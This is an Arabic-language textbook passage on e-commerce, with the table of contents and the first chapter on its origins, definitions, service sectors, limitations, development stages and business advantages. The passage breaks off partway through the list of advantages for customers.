

التجارة الإلكترونية

دكتور

محمد عبد السلام راشد

المحتويات

الموضوع

المحتويات 3

الفصل الأول: نشأة التجارة الإلكترونية وتطورها 5

الفصل الثاني: أساسيات ومفاهيم التجارة الإلكترونية 35

الفصل الثالث: خصائص ومشاكل التجارة الإلكترونية 61

الفصل الرابع: الأمان والسرية في التجارة الإلكترونية 93

الفصل الخامس: البنوك الإلكترونية 156

الفصل السادس: حالات تطبيقية واتجاهات حديثة في التجارة الإلكترونية 176

الفصل الأول

نشأة التجارة الإلكترونية وتطورها

نشأة التجارة الإلكترونية وتطورها

تعريف التجارة الإلكترونية

تعتبر التجارة الإلكترونية من المصطلحات الحديثة جداً في عالم المال والأعمال ففي أوائل التسعينات من القرن العشرين لم يكن هناك شيء اسمه التجارة الإلكترونية ولم يأخذ هذا المصطلح هذا النوع من النشاط الاقتصادي المرتبط به في التواجد والانتشار على نطاق ملموس إلا في عام ١٩٩٦م وذلك عقب تحويل الإشراف على شبكة الشبكات الإلكترونية المعروفة بالانترنت من الهيئة القومية للعلوم في الولايات المتحدة إلى القطاع الخاص اعتباراً من إبريل ١٩٩٥م ومنذ ذلك التاريخ صارت الإمكانية متاحة لتقديم الخدمات التجارية والمالية وغيرها من الخدمات على الانترنت .

مفهوم التجارة الإلكترونية:

من التعارف التقليدية للتجارة الإلكترونية ذلك الذي يشير الي انها تمثل شكل من أشكال التعامل التجاري الذي ينطوي علي تفاعل اطراف التبادل إلكترونياً بدلاً من التبادل المادي أو الاتصال المادي المباشر علي رغم من دقته فإن هذا التعريف لا يجذب الإنتباه الي حيوية التجارة الإلكترونية والتي هي في ميدان الممارسة تنطوي علي حالة في توحيد الحاجات المتغيرة والتقنيات الجديدة بما يؤدي في المحصلة النهائية الي أحداث ثورة في الطريقة التي تؤدي بها الأعمال .

أن التجارة الإلكترونية وسيلة لتمكين ودعم مثل هذه التغيرات علي نطاق عالمي فهي تمكن الشركات من أن تصبح أكثر كفاءة ومروكة في عملياتها الداخلية، وأن تعمل بشكل واثق مع مورديها وأن تستجي بشكل أفضل لحاجات وتوقعات عملائها .

لذا فإن التجارة الالكترونية هي تكنولوجيا تغير، أما الشركات التي تنظر الي التجارة الالكترونية كإضافة إلي الطرق والأساليب القائمة لإيجاز الأعمال فإن احتمال انتفاعها واستفادتها من التجارة الالكترونية سيكون ضعيفاً والواقع أن التجارة الالكترونية هي أسلوب تجاري يعتمد في نجاحه علي قدرة الشركة علي تسويق منتجاتها أو خدمات أو أفكار من خلال آليات مقنعة ونفس الي عدة فئات تجسد الرضا وإشباع الحاجات والرغبات .

الاعتقاد السائد لدى البعض بأن التجارة الالكترونية تعني مجرد الحصول علي موقع علي شبكة الانترنت هو اعتقاد خاطئ وذلك لان مفهوم التجارة الالكترونية أوسع من ذلك فهي ليست مجرد موقع إعلامي فحسب بل هي نظام معلوماتي متكامل يتيح فرصة إنجاز العمليات التجارية التي تتم بين الأطراف ذات العلاقة باستخدام شبكات الاتصالات العالمية وأن التفكير بالتجارة الالكترونية يعني التفكير بالتغير فالتغير والرغبة بالتغير عادة ما يحددان مستوى النجاح في التطبيق الأولي لاستراتيجية التجارة الالكترونية بالشكل الذي يقود المنظمة الي تحقيق قمي دراماتيكية مع الشروع بتطبيق التجارة الالكترونية والاستمرار في النجاح .

توفر الانترنت وسيلة مباشرة غير رسمية لتجاوز الوسائل التقليدية والحواجز الجغرافية والتعقيدات الإدارية وعبور حدود الدول بدون جهد كبير إلي جانب القدرة علي توفير المعلومات علي كافة المناطق .

في الانترنت يصبح من السهل التحدث والتواصل مع الآخرين في نفس اللحظة وعرض المنتجات علي زبائن غير محتملين في العالم بتكلفة زهيدة لذلك فمن المنتظر أن يصبح الانترنت هو الطريق الواسع للتجارة العالمية في التجارة الالكترونية كما في التجارة التقليدية تحتاج الشركات الي أسم وعلامة تجارية لذلك تسجل لها عنوان الكتروني علي شبكة الانترنت ويجب قبل تسجيل عنوان الموقع

التأكد من أن الاسم غير مسجل لشركة أخرى ويتم ذلك عن طريق البحث في قواعد بيانات مواقع الانترنت.

نظراً للتطور فإن علي أي شركة ترغب في استمرار نموها وإتساع أعمالها متابعة وفهم اتجاهات التقدم ليكنها التنبؤ بتكنولوجيا المستقبل المرتبطة بمجال عملها وتأثيرها علي المستهلكين ومعرفة أثر التكنولوجيا علي السوق.

يتكون تعبير التجارة الالكترونية من كلمة التجارة: التي تعبر عن نشاط اقتصادي يتم من خلاله تداول السلع والخدمات بين الحكومات والمؤسسات والأفراد وتحكمه قواعد ونظم متقف عليها.

وكلمة الالكترونية هو توصيف مجال أداء النشاط التجاري باستخدام الوسائط والأساليب الالكترونية التي من بينها شبكة الانترنت .

والواقع أن التجارة الالكترونية هي أسلوب تجاري يعتمد في نجاحه علي قدرة الشركة في تسويق منتجاتها سواء كانت سلعاً أو خدمات أو أفكار من خلال آليات إقناعية وخطط تسويقية محكمة تستهدف بالدرجة الأولى الأساسي تحقيق رضا العميل حيث يتجسد هذا الرضا في نجاح الشركة بإشباع الحاجات والرغبات الحقيقية للعميل .

وهذه الحالة تتطلب بالضرورة أن تقدم الشركة التي تتعامل بالتجارة الالكترونية بتوفير قاعدة من المعلومات والبيانات التي تساعد في قياس جودة ما تقدمه من سلع وخدمات، وتحديد أهم العوامل التي يوليها العملاء أهمية نسبية عالية، خاصة عند تقييمهم لجودة تلك السلع والخدمات وذلك لمعرفة أولويات التطوير عند الحاجة إليه .

لقد وردت في موضوع التجارة الالكترونية عدة تعريفات، والحقيقة انه ليس هناك تعريفاً محدداً لها حتى الان بسبب تعدد الجهات التي أوردت هذه التعريفات، ونعرض اهمها في يلي:

(أ) انها اداء العملية التجارية بين الشركاء التجاريين باستخدام تكنولوجيا معلومات متطورة.

(ب) انها مجموعة من المعاملات الرقمية المرتبطة بأنشطة تجارية بين المشروعات ببعضها البعض، وبين المشروعات والافراد وبين المشروعات والادارة.

(ج) هو كل شكل من اشكال الاتصال، يستهدف تسويق بصورة مباشرة او غير مباشرة بضائع او خدمات او صورة مشروع او منظمة او شخص يباشر نشاط تجاري او صناعي او حرفي او يقوم بمهنة منظمة.

(د) هي عملية البيع والشراء عبر الشبكات الالكترونية على المستويين السلعي والخدمي بجانب المعلومات وبرامج الكترونية وأنشطة اخرى تساعد على الممارسات التجارية.

(هـ) هي تلك التجارة التي تشتمل على انواع ثلاثة مختلفة من الصفقات، هي تقديم خدمات الانترنت والتسليم الالكتروني للخدمات أي تسليم صفقات المنتجات الخدمية للمستهلك في شكل معلومات رقمية واستخدام الانترنت كقناة لتوزيع الخدمات وعن طريقها يتم شراء سلع عبر الشبكة، لكن يتم تسليمها بعد ذلك للمستهلك في شكل غير الكتروني.

(و) هي عبارة عن بنية أساسية تكنولوجية تهدف إلى ضغط سلسلة الوسطاء استجابة لطلبات السوق وأداء الأعمال في الوقت المناسب.

(ز) وأيضاً تعرف بأنها تنفيذ كل ما يتصل بعمليات شراء وبيع البضائع والخدمات والمعلومات عبر شبكة الإنترنت والشبكات العالمية الأخرى .

ح) ومن وجهة النظر التعاونية تعني الإطار الخاص بالتعاون داخل المنظمات وبين المنظمات .

التعريف الشامل:

من خلال اطلعنا على مختلف التعاريف السابقة نخلص إلى تعريف شامل يجمع بينهما وهو على النحو التالي :

هي نشاط تجاري يتم بفضل إجراءات تكنولوجية متقدمة، متعلق بتنفيذ كل ما يتصل بعمليات شراء وبيع البضائع والخدمات والمعلومات، عن طريق بيانات ومعلومات تتمايز عبر شبكات الاتصال والشبكات التجارية العالمية الأخرى، منها شبكة الانترنت التي تعدت حدود الدول وحولت الركائز الورقية المستخدمة في المعاملات التجارية كالفواتير والعقود وقبض الثمن إلى ركائز إلكترونية تتم كلها عبر الجهاز الآلي، الذي يتقابل بواسطته كل من البائع والمشتري والمنتج والمستهلك لتحقيق معاملاته التجارية رغم بعد المسافات واختلاف الحدود الجغرافية، حيث يتوقع لها البعض ان يتوسع نطاقها وتصبح الوسيط المطلق والمسيطر الشامل، حيث تكون كل المعروضات للبيع في العالم بأسره متاحة للمشتري في أي منطقة من العالم ليتفحصها ويقارنها بأخرى وحتى يجري عليها تعديلات إن أراد.

وقد انتشرت في السنوات القليلة الماضية في دول أوروبا والولايات المتحدة الأمريكية عبر الشبكة العالمية، حيث شوهد نمو متزايد في حجم التجارة الدولية الإلكترونية وزيادة نسب المعاملات، مما حقق نمواً اقتصادياً في هذه الدول.

أهمية التجارة الالكترونية:

تتركز أهمية التجارة الالكترونية في النقاط التالية :

١. تعتبر وسيلة فعالة للقيام بعقد الصفقات بين المتعاملين عن طريق الاتصال الالكتروني المباشر بينهم وبذلك فهي تستغني عن المستندات الورقية وما تستلزمه من نفقات، كما أنها توفر النفقات العامة والإدارية ومصاريف الاتصال وغيرها، حيث تبلغ نسب الوفر في ذلك ما لا يقل عن ٨٠%.
٢. تعد وسيلة متميزة وغير مسبقة للوصول إلى أسواق العالم جميعاً في وقت واحد بأقل النفقات، حيث تساعد البائعين على تخطي حواجز المسافات والوصول إلى أسلوب بعيدة ومتنوعة ومتعددة، كما تساعد المشتريين أيضاً على تخطي حواجز الزمن والتعامل مع الموردين.
٣. تؤدي إلى تبادل المنافع ما بين المتعاملين من بائعين ومشتريين كما تعمل على ترشيد القرارات التي يتخذها كل منهم بما تتميز به من تدفق المعلومات بينهم في الوقت المناسب، وبطريقة منسقة ودقيقة.
٤. تساعد الشركات على إتباع نظام التصنيع الحديثة التي تتم بمساعدة الحاسب الالكتروني من حيث تحديد تعاقب عمليات التشغيل وأسلوب التشغيل على أجزاء المنتج، وعمليات التحكم والرقابة، وتخطيط الاحتياجات من المواد وموارد التصنيع والوقت المحدد .

تطوير التجارة الالكترونية:

ظهرت التجارة الالكترونية منذ فترة طويلة وتعددت أشكالها وصورها وأشهر شكل لها كان التسويق عبر شاشات التلفزيون ولكنها لا تعرف في تلك الآونة بأنها شكل من أشكال التجارة الالكترونية، إلى أن ظهر الإنترنت وبدأ يستخدم في

الأغراض التجارية وظهر شكل جديد للتجارة الالكترونية وهي التجارة الالكترونية عبر شبكة الإنترنت. ولأن شبكة الإنترنت هي صاحبة الفضل الأول في تعريف الناس بمصطلح التجارة الالكترونية وانتشارها، فقد أصبح العديد يعتقد بأن التجارة الالكترونية لم تظهر إلا بظهور الإنترنت واستخدامها في الأغراض التجارية، وأن التجارة الالكترونية عبارة عن المعاملات التجارية التي تتم عن طريق شبكة الإنترنت دون غيرها من وسائل التكنولوجيا .

إن التجارة الالكترونية مصطلح حديث التداول نسبياً بدأ ينتشر بشكل متسارع في الحقبة الأخيرة، رغم أن استخدام الالكترونية كالحاسبات وشبكات الاتصال والتبادل الالكتروني للبيانات قد ظهر منذ بداية الستينيات إلا أنه كان مقتصرأ على المصارف والبنوك والمنظمات والمؤسسات الضخمة التي يمكنها استخدام الحاسبات الكبيرة.

وشبكات الاتصالات الخاصة باهظة التكاليف ولكن بعد ذلك أصبح الترابط والتراسل بين الأطراف المختلفة وخاصة عبر الإنترنت أمر في غاية البساطة والسهولة واليسر وفي متناول مختلف المنظمات والشركات بمختلف أحجامها (الصغيرة، المتوسطة، بالإضافة إلى الكبيرة) وبإل في متناول الأفراد أيضاً الأمر الذي أدى إلى ظهور واتساع وانتشار هذا الأسلوب المستحدث من أساليب التجارة وذلك لعد أسباب أهمها:

١. حدوث تطورات واسعة في الالكترونيات وخاصة تكنولوجيا المعلومات.
٢. تطور شبكات الاتصالات وظهور وسائل تكنولوجيا لرفع كفاءتها مثل الكابلات الضوئية والبدايات الرقمية والأقمار الصناعية.
٣. تحرير قطاع الاتصالات من التنظيمات الإدارية.

٤. التطورات المتسارعة في تحرير التجارة العالمية وزيادة الضغط لفتح الأسواق وتخفيف إجراءات الحماية.

٥. تساهم التجارة الالكترونية على توفير نظم المعلومات اللازمة لدعم اتخاذ القرارات الإدارية من خلال نظام تبادل المعلومات بدقة .

ولنتعرف على بداية ظهور التجارة الالكترونية مع شبكة الإنترنت حيث تم تقسيم ذلك على أربعة مراحل هي:

المرحلة الأولى:

في عام ١٩٥٦م نشئت الولايات المتحدة الأمريكية وكالة سميث المتقدمة لمساعدة الجيش الأمريكي في الحصول على ميزة تنافسية وعمل تطوير لأنشطة العلوم والتكنولوجيا وفي عام ١٩٦٠م طورت وكالة الدفاع هذه الوكالة من خلال ربط الكمبيوتر ببعضها وزيادة عملية السرية ولقد تمكن العالمان (منتون كرفت، روبرت كان) في محاولة الربط بين جهازين عن طريق خط تلفون ولقد تبنت وزارة الدفاع الأمريكي هذا المشروع وعدلت الاسم بالأريانت وكان الهدف الرئيسي من هذا المشروع ربط مراكز الأبحاث والحاسبات العملاقة بالأجهزة المتصلة ولقد أخذ في الاعتبار أثناء بناء هذه الشبكة الآتي:

١. عدم حدوث مشاكل عند وقوع مشكلة بأحد النقاط الواقعة على الشبكة.

٢. إمكانية امتداد الشبكة وإضافة أجهزة إليها دون قيود.

٣. تطور أسلوب جديد للربط بين عناصر الشبكة وهو ما عرف بعد ذلك

بـ TCP/IP.

المرحلة الثانية:

في عام ١٩٧٢م كانت الأريانت وسيلة اتصال بين ٤٠ جهاز كمبيوتر متفرقة جغرافياً في الولايات المتحدة وظهر ما يسمى بالبريد الالكتروني E-mail ومن خلاله يمكن إرسال واستقبال الرسائل.

وفي عام ١٩٧٣م أصبحت إنجلترا متصلة بهذه الشبكة (الأريانت) ولكي تتم عملية الاتصال بكفاءة طورت عملية الإرسال والاستقبال لكي تتم بطريقة مثلى هذه الطريقة سميت بالبروتوكول والذي اعتبر تطوير مبدأ مستخدم حتى الآن.

وفي عام ١٩٨٠م قامت منظمة القياس العالمية بتطوير شامل لأساليب الربط بين معظم الشبكات في العالم لتستخدم البروتوكول الذي تم تطويره وبلغ وقته عدد الأجهزة المضيفة (Host) داخل الشبكة الأريانت ٢١٣ جهاز وبذلك أصبحت هذه الشبكة هي العصب الرئيسي لمعظم الشبكات التي ظهرت في ذلك الحين .

المرحلة الثالثة:

في عام ١٩٨٩م تم إنشاء النسيج العالمي والمعروف باسم World Wide Web وتختصر WWW وهي من أشهر الوسائل الموجودة حالياً على شبكة التجارة الالكترونية وهي تحتوي حتى الآن على ما يقارب من خمسة عشر مليون صفحة معلومات في المجالات المختلفة.

وفي عام ١٩٩٠م توقعت شبكة الأريانت وأصبحت شبكة التجارة الالكترونية فقط للأغراض المدنية وخلت من مضمونها العسكرية الذي أنشئت من أجله ونمت نمواً هائلاً وزادت أهميتها أكثر في الأعمال التجارية الالكترونية صارت ظاهرة عالمية وذات سعر منخفض وفاعلية كبيرة خاصة في المعاملات الخارجية.

عام ١٩٩٩م إلى حوالي ٢٢٦ مليون مستخدم إلى أن وصل إلى ٣٤٩ مليون مستخدم في عام ٢٠٠٠م، وما زالت الزيادة مستمرة حيث يتضاعف عدد مستخدمي الإنترنت كل مائة يوماً .

قطاعات الخدمات في التجارة الالكترونية:

١/ خدمات السياحة والسفر في التجارة الالكترونية:

توفر شبكة المعلومات مجموعة كبيرة من التطبيقات المستخدمة للتخطيط للرحلات والسياحة والسفر والبحث عن الأماكن الأثرية والتاريخية والفنادق والشركات وكذلك الترتيب لهذه الرحلات وتحقيق الإيرادات في تطبيقات خدمات السياحة والسفر الالكترونية من خلال الإيرادات المباشرة أي العمولات. والخدمات التي تقدمها مواقع السياحة والسفر الالكترونية توفر جميع الخدمات التي تقدمها الشركات التقليدية بدء من توفير المعلومات وصولاً إلى عمليات الحجز والفنادق والحفلات وشراء البطاقات وغيرها.

البرامج الذكية في خدمات السياحة والسفر تستخدم في الإنترنت برمجيات ذكية تقوم بمحاكاة عمل وسلوك الأفراد عند تنفيذ المهام المختلفة لتخطيط الرحلات وغيرها من البرامج الذكية تلك التي تقوم بمساعدة البائع والزبون على التفاوض .

٢/ خدمات التشغيل وسوق العمل في التجارة الالكترونية:

يتصف سوق العمل بكونه سريع التنفيذ وبعدم التوازن والاستقرار بين العرض والطلب، فلقد تحرك هذا السوق منذ المراحل الأولى للتجارة الالكترونية نحو الاستفادة من إمكانات شبكة الويب. ولذلك أصبح الإنترنت بمثابة سوق عمل كبير يغطي العالم بأكمله، أما المستفيدون من سوق العمل الموجودة على شبكة الإنترنت فهم:

الأفراد الذين يبحثون عن عمل، الشركات المشغلة التي تبحث عن عاملين بمهارات محددة، شركات التشغيل أو التوظيف.

الفوائد التي توفرها سوق العمل الالكترونية بالنسبة للباحثين عن العمل تقدم خدمات مجانية في البحث عن الوظائف واتصالات أسرع مع الشركات التي لديها فرص تشغيل تم توزيع السيرة الذاتية لعدد أكبر من الشركات أما بالنسبة للشركات التي تبحث عن موظفين توفر توصيل الإعلانات عن الوظائف بسرعة أكبر، تقليل زمن وتكلفة عمليات معالجة طلبات التوظيف، زيادة احتمالية النجاح في إيجاد موظفين أكفاء.

٣/ خدمات سوق العقارات والتأمين وتجارة الأسهم الالكترونية:

تعتبر العمليات التجارية في سوق العقارات من المجالات المناسبة للتجارة الالكترونية نظراً لما توفره من دعم للأشخاص الذين يرغبون في شراء منازل أو أراضي أو غير ذلك من عقارات وأهم التطبيقات التي تقدمها أو توفرها سوق العقارات هي تقديم المشورة للزبائن الذين يرغبون في بيع أو شراء عقارات، مواقع دليلية وفهارس تتضمن عناوين جميع الشركات العقارية حول العالم وأخبار العقارات، خرائط ومخططات للمدن والمناطق، إنشاء مواقع للأشخاص الذين يرغبون ببيع منازلهم بدون وسيط.

أما شركات التأمين الالكترونية التي تستخدم الإنترنت فيتزايد عددها وتقوم بتقديم عروض للتأمين على السيارات والمنازل والممتلكات والحوادث والحياة والصحة بأسعار مشجعة كما أن شركات التأمين الكبيرة تعرض عقود تأمين مباشرة عن طريق الشبكة.

وأما البورصات وسوق الأسهم الالكترونية كانت من أول المبادي لاستخدام التجارة الالكترونية ولقد أدى استخدام الانترنت لانخفاض تكلفتها بشكل عام بالإضافة إلى التواصل مع البورصة يمكن أن يتم على مدار الساعة ومن أي مكان ويمكن للمستثمر أن يجد الكثير من المعلومات حول الشركات أو الأسهم التي يرغب

في الاستثمار فيها بالإضافة إلى أحدث الأخبار المالية وأسعار الأسهم والسندات فإن توافر هذا السوق يساعد المستثمر في اتخاذ القرارات الاستثمارية المختلفة .

4 / الخدمات المصرفية والمالية الالكترونية:

توفر هذه الخدمات إمكانية أداء جميع العمليات المتعلقة بالحسابات البنكية من خلال الإنترنت وتطلق عليها تسميات مختلفة مثل المصارف الالكترونية أو العمليات البنكية من المنزل أو البنوك الافتراضية كالسحب والإيداع وتحويل الأموال ودفع الفواتير ودفعات القروض وغيرها.

أما الخدمات التي توفرها البنوك الالكترونية فهي الإطلاع على الحسابات المصرفية والإطلاع على عمليات بطاقات الائتمان ومراجعتها ودفع الفواتير من الحسابات وتنزيل المعلومات المتعلقة بحركة الحسابات إلى الحاسوب وإرسال الرسائل الالكترونية إلى البنك للاستفسار عن أي مشكلة.

فظهر المواقع البوابية المتخصصة في مجال الخدمات المالية وهي مواقع على الإنترنت فتقوم بتقديم للزبائن خدمات مشورة مالية تساعد في وضع خططهم المالية، مساعد نمو حجم أعمال وتطبيقات البنوك الالكترونية في ظهور برمجيات مساعدة في مجال الإدارة المالية للحاسبات الشخصية في تطوير مجموعة من التطبيقات الهامة.

5 / خدمات التوريد حسب الطلب والبقاليات الالكترونية:

تقوم شركات البقالة الالكترونية باستلام طلبات الزبائن من خلال مواقعها على شبكة المعلومات العالمية وتوفر إمكانية توصيل السلع المطلوبة وفق جدول زمني يحدده المستهلك وأهم الخدمات التي توفرها البقالات الالكترونية هي:

الطلب الالكتروني للمنتجات والسلع التي يرغب المستهلك بشرائها وتوصيلها إلى المنزل، الاشتراك الشهري أو الأسبوعي بخدمة التوصيل لقاء رسم اشتراك

التوصيل بواسطة شركات الشحن، خدمات التنظيف لتجميع الغسيل من المنازل وإعادتها بعد انتهاء تنظيفها، خدمات أخرى مثل توصيات باقات الزهور وتخطيط الحفلات وغيرها .

٦/ توريد المنتجات والخدمات الرقمية من خلال الشبكة:

إن المنتجات الرقمية هي تلك السلع التي يمكن تحويلها إلى شكل رقمي يمكن تخزينه في الحاسوب وإرساله عبر الشبكة إلى حواسيب الزبائن الذين يقومون بشرائها. ويمكن تقسيم الخدمات الرقمية إلى فئتين هما:

أ. شركات التسلية التفاعلية وهي تشمل استخدام ألعاب الإنترنت كالورق والشطرنج واليانصيب.

ب. شركات خدمات التسلية غير التفاعلية وهي حجز وبيع بطاقات الحفلات والدعوات وتوفير الصحف والمجلات وتوزيعها .

رابعاً: محدودية التجارة الالكترونية:

يمكن تقسيم العوامل التي تحد من انتشار التجارة الالكترونية إلى فئتين هما:

١/ المعوقات التقنية:

أ. مشاكل الحماية والأمن والجودة والوثوقية ما تزال بحاجة إلى وجود معايير معترف بها عالمياً.

ب. سرعة الاتصالات ما تزال غير كافية لمتطلبات تطبيقات التجارة الالكترونية.

ج. أدوات تطوير برمجيات التجارة الالكترونية ما زالت في مراحلها الأولى.

د. الصعوبات التقنية المتصلة بتكامل تقنيات الإنترنت وبرمجيات التجارة الالكترونية مع الأنظمة المستخدمة حالياً على نطاق واسع كقواعد البيانات وغيرها.

هـ. التكلفة العالية لمشاريع التجارة الالكترونية التي لا يمكن للشركات الصغيرة تحملها.

و. الوصول إلى الانترنت ما يزال مكلفاً أو غير مناسب لتطبيقات التجارة الالكترونية

ز. المشاكل المتعلقة بعملية تنفيذ الطلبات التي تتطلب كفاءة عالية لا يمكن أن تتم بدون مخازن محوسبة.

٢/ المعوقات التنظيمية والبيئية:

أ. الاهتمام بالأمن والحماية والخصوصية من أهم القيود التي تعيق استخدام التجارة الالكترونية، حيث توجد حالات كثيرة يتم من خلالها الاحتيال والخداع والغش.

ب. عدم حل العديد من القضايا المتعلقة بالسياسات القانونية والعامة كالضرائب وغيرها.

ج. القوانين الحكومية والدولية تشكل أحياناً عائقاً أمام استخدام تطبيقات التجارة الالكترونية.

د. عدم وجود منهجيات واضحة لتقييم وقياس فوائد التجارة الالكترونية.

هـ. أنماط الشراء لدى العديد من المستهلكين لعملية التحول من المتجر المادي إلى المتجر الافتراضي، وللتحول من العمليات الورقية إلى العمليات الالكترونية .

مراحل تطوير التجارة الالكترونية:

ان الشركة التي اغلب أنشطتها اعمالها تتم عبر الانترنت تعتبر من شركات الدوت والدوت كوم (.com) تأتي من نهاية عناوين وب الاعمال الجارية.

وبينما العدد المتزايد من شركات الدوت كوم تنجز كامل اعمالها على الانترنت مثل شركة امازون والياهو!، فان اغلب شركات الاعمال تقوم بالأنشطة الرقمية من خلال موقع الوب على الانترنت وفي نفس الوقت تقوم بالأنشطة المادية من خلال موقعها المادي. وهذه الشركات تتبع ما يطلق عليه مدخل الأحجار - و- النفقات (Bricks Clicks A. -). وان العدد قليل من الشركات اليوم هي التي لا زالت تنجز اعمالها بالاعتماد على انشطتها المادية الصرفة فقط والتي تتبع ما يطلق عليه مدخل الأحجار - و- الملاط (Bricks & Mortar).

أن الشركات سعت ومنذ منتصف التسعينات إلى تأكيد حضورها في التجارة الالكترونية على الانترنت. وهي في هذا المسعى قد مرت عبر ثلاث مراحل، يمكن تحديدها فيما يأتي :

١- أنها تبدأ بتقديم المعلومات فقط: بتطوير موقع الوب الأساسي. ويكون الموقع بسيطاً تمام قد يتمثل في إعلان أو (Brochure). والزبائن يحصلون عن طريق هذا الموقع على المعلومات حول المنتجات التي يريدون شرائها ويعرفون أكثر عن الشركة ومنتجاتها.

٢ - مرحلة التفاعل (Interaction Stage): وهي المرحلة الثانية لتطوير التجارة الالكترونية وتتمثل في التفاعل. فمع تقديم المعلومات، فان الموقع يقدم للزائر القدرة على التفاعل مع الشركة باستخدام موقع الوب. النوع الاول للتفاعل هو استخدام البريد الالكتروني للحصول على معلومات اكثر، للاستفسار او الاتصال بأفراد معينين في الشركة. ما بعد البريد الالكتروني يمكن للشركة ان تصيف قاعدة بيانات تمكن الزبائن من البحث وبالتالي هم يستطيعون ان يعرفوا مدى الاتاحة للمنتجات، احتساب تكاليف المنتج، رسوم الشحن، ويحددوا كم يأخذ التوريد من الوقت. وفي هذه

المرحلة قد تستخدم الشركة صور ثلاثية الابعاد، وكليات فيديو قصيرة (short video Clips) ونماذج مبسطة للمنتجات من اجل الزبائن للاختبار .

٣ - مرحلة التكامل (integration): الشركات التي تريد ان تأخذ ميزة كاملة من الانترنت في اعمالها تتحرك للتكامل الكامل. وفي هذه المرحلة فان صفقات الزبائن كلها يمكن ان تتجز باستخدام الانترنت، وان الزبائن يمكن ان يحصلوا على كل ضروري عن المنتج، الاسعار، الشحن،...الخ. كما تتاح لهم فرص الطلب للمنتجات حسب الحاجة والدفع من اجل الطيبة، تعقب الشحنة حتي يستلمها. ان الشركات ذات التكامل الكامل لا تعني بالضرورة انها اصبحت شركات الدوت كوم المجردة لأن الكثير من انشطتها يمكن ان ينجز من خلال الطرق التقليدية. ولكن الزبائن سيكونون قادرين على اكمال صفقات اعمالهم مع الشركة باستخدام الانترنت. ان التطور الراهن يتمثل في توظيف الانترنت من اجل المزيد من التجارة الالكترونية الديناميكية سواء في نماذج الاعمال الجديدة كما نموذج (Price line) او تنوع انماط الصفقات او في الصفقات من الشركة إلى الجميع كما في المزادات او من الزبون إلى جميع الشركات كما في المزادات المعاكسة او الصفقات حسب الطلب (الزبونية العالية) كما في التسويق من إلى فرد... الخ .

مميزات التجارة الالكترونية:

- ١- تحقيق وفورات في النفقات الإدارية وفي التسويق الدولي، وسهولة اتخاذ وتجهيز المتاجر الالكترونية بتكاليف زهيدة، مما يؤدي إلى فتح المجال أمام المنتجات الوطنية لكي تنتشر في السوق العالمية.
- ٢- نشاط تجاري يتعدى الزمان والمكان فالعمل في أي وقت ومن أي مكان ويكون النشاط في اتجاهه نحو العالمية.

٣- تخفيض دور العامل البشري لاعتماد الشركات على تكنولوجيا المعلومات، بالإضافة إلى مساعدة تكنولوجيا المعلومات صناع القرار في اتخاذ قراراتهم.

٤- وسيلة سهلة وبسيطة حيث يمكن استخدامها لكل الأفراد وكل الشركات، بالإضافة إلى سهولة وسرعة الاتصالات عبر الانترنت .

لقد وفرت التجارة الالكترونية العديد من المزايا لكل من منظمات الأعمال والزبائن وللمجتمع بشكل عام. وستعرف إلى المزايا الخاصة بكل طرف فيما يلي:

مزايا التجارة الالكترونية:

أ/ بالنسبة لمنظمات الأعمال:

١. **الوصول العالمي Global Reach:** حيث يساعد استخدام تطبيقات التجارة الالكترونية في وصول شركات الأعمال إلى الأسواق العالمية وبتكلفة قليلة تتمكن الشركات من إيجاد المزيد من الزبائن والموردين والشركاء التجاريين في أي مكان في هذا العالم.
٢. **تخفيض تكاليف الأعمال Reducing Cost:** يؤدي استخدام تطبيقات التجارة الالكترونية إلى تقليل تكاليف إنشاء ومعالجة وتوزيع وتخزين واسترجاع المعلومات المخزنة في وثائق ورقية. فالتكاليف العالية للطباعة والتراسل عبر البريد التقليدي تم استبدالها بالبريد الالكتروني الأكثر كفاءة وفعالية وتكاليف بسيطة. كما ان الاتصال من خلال الانترنت اقل تكلفة بالمقارنة مع شبكات الاتصال التقليدية مثل (_ WAN , VAN VALUE -Added Network).
٣. **تحسين الإنتاجية Improving Productivity:** ساعدت تطبيقات التجارة الالكترونية في التخلص من العديد من القصورات التي كانت تواجه الشركات نتيجة الحاجة إلى عمليات تخزين لمواجهة المشاكل المرتبطة

بتأخر التوريدات. فلقد وفرت هذه التطبيقات إمكانات هائلة للتنسيق بين مختلف الأطراف المشاركة في سلسلة التوريد **Supply Chain** مما ساعد في تقليص عمليات وأحجام التخزين إلى أدنى حد ممكن^{٣٥}.

٤. **العمل على مدار الساعة:** بفضل تطبيقات التجارة الإلكترونية أصبح بالإمكان لشركات الأعمال من خلال المواقع العمل على مدار الساعة، أي أربع وعشرين ساعة في اليوم وسبعة أيام في الأسبوع و٣٦٥ يوم في السنة.

٥. **تفصيل المنتج أو الخدمة حسب رغبة كل زبون Customization** تساعد تطبيقات التجارة الإلكترونية الشركات في إنتاج وتوفير الخدمات وفقاً للمواصفات التي يحددها الزبائن بأنفسهم وبتكلفة بسيطة، مما وفر لها ميزة تنافسية هامة.

٦. **استخدام نماذج أعمال جديدة:** تتيح تطبيقات التجارة الإلكترونية للشركات إمكانية استخدام نماذج جديدة للأعمال التجارية، مما يوفر أيضاً مزايا تنافسية للشركات التي تستخدمها. وسوف نتعرف عزيزي الدارس، إلى هذه النماذج خلال دراستك لهذه الوحدة.

٧. **تسريع زمن وصول المنتجات والخدمات إلى السوق:** ساعدت التجارة الإلكترونية في تقليل الزمن اللازم بين ظهور الفكرة وتطبيقاتها تجارياً، وذلك بفضل تحسن تقنيات الاتصال والتنسيق والعمل التعاوني.

٨. **دعم العمل التعاوني Teamwork Collaboration:** ساعد رخص تكاليف الاتصال في تطوير واستخدام أدوات العمل التعاوني كاجتماعات الإلكترونية والعمل من المنزل وإمكانية المشاركة في المعلومات وغيرها.

٩. تحسين كفاءة عمليات الشراء: حيث ساعدت التجارة الالكترونية في توفير تكاليف عمليات الشراء والحصول على اسعار افضل للاحتياجات المادية لشركات الاعمال بالإضافة إلى تقليل الزمن اللازم لإنجاز هذه العملية .
١٠. تحسين العلاقة مع الزبائن: تمكن تطبيقات التجارة الالكترونية من تنظيم علاقات افضل مع الزبائن وذلك بتوفير بيئة تضمن التفاعل معهم وتحديد رغباتهم وتفضيلاتهم. وقد ساعد ذلك في زيادة ولاء الزبائن وتطور اساليب التسويق وظهور ما يعرف اليوم بإدارة علاقات الزبون Customer Relation Ship Management.

١١. توفير معلومات حديثة للزبائن بصورة مستمرة فجميع المعلومات الموجودة في الموقع الالكتروني كالأسعار والكتلوجات يجري تحديثها بشكل يومي وفوري.

ب/ بالنسبة للزبائن:

